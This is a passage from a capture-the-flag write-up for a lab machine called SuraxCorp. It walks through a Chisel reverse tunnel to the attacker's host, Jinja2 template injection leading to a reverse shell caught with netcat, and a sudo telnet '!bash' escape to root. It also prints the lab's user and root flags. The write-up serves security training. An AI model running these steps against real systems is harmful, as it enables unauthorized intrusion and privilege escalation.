On the target machine, we execute the Chisel client as www-data:
1
2
3
www-data@TheHackersLabs-SuraxCorp:/tmp$ ./chi client 192.168.0.11:8000 R:9999:127.0.0.1:5000
2026/08/02 19:09:08 client: Connecting to ws://192.168.0.11:8000
2026/08/02 19:09:08 client: Connected (Latency 295.991µs)
With the tunnel established, we browse to http://127.0.0.1:9999/ to interact with the internal Flask web application.

Inspecting the application’s session cookies and request data, we discover a cookie parameter value of ssti_enabled: true. This explicit flag confirms that Server-Side Template Injection (SSTI) evaluation is enabled on the backend.

With SSTI processing confirmed, we submit standard Jinja2 template expressions into the input fields, verifying arbitrary code execution.


We construct a Jinja2 SSTI payload to execute a reverse shell command back to our listener on port 1234.

Listening on port 1234 on Kali (nc -nvlp 1234), we receive the incoming connection as user suraxddq.
1
2
3
4
5
6
┌──(suraxddq㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
id
connect to [192.168.0.11] from (UNKNOWN) [192.168.0.24] 41062
uid=1000(suraxddq) gid=1000(suraxddq) groups=1000(suraxddq),100(users)
Flags — User Flag
As user suraxddq, we locate and read user.txt in the home directory.
1
2
suraxddq@TheHackersLabs-SuraxCorp:~$ cat user.txt
THL{424a260d}
Privilege Escalation — Telnet Sudo Abuse & Root Flag
With low-privilege access established as suraxddq, we review available sudo permissions using sudo -l.
1
2
3
4
5
6
7
8
suraxddq@TheHackersLabs-SuraxCorp:/home$ sudo -l
Matching Defaults entries for suraxddq on TheHackersLabs-SuraxCorp:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User suraxddq may run the following commands on TheHackersLabs-SuraxCorp:
    (ALL) NOPASSWD: /usr/bin/telnet
The output indicates user suraxddq can execute /usr/bin/telnet as root without a password. Telnet features interactive shell escaping via the ! character.
We launch telnet via sudo and escape to a root shell:
1
2
3
4
suraxddq@TheHackersLabs-SuraxCorp:/home$ sudo /usr/bin/telnet
telnet> !bash
root@TheHackersLabs-SuraxCorp:/home# id
uid=0(root) gid=0(root) groups=0(root)
We achieve full administrative access and read root.txt.
1
2
root@TheHackersLabs-SuraxCorp:/home# cat /root/root.txt
THL{47d7578a4}
We have successfully compromised SuraxCorp!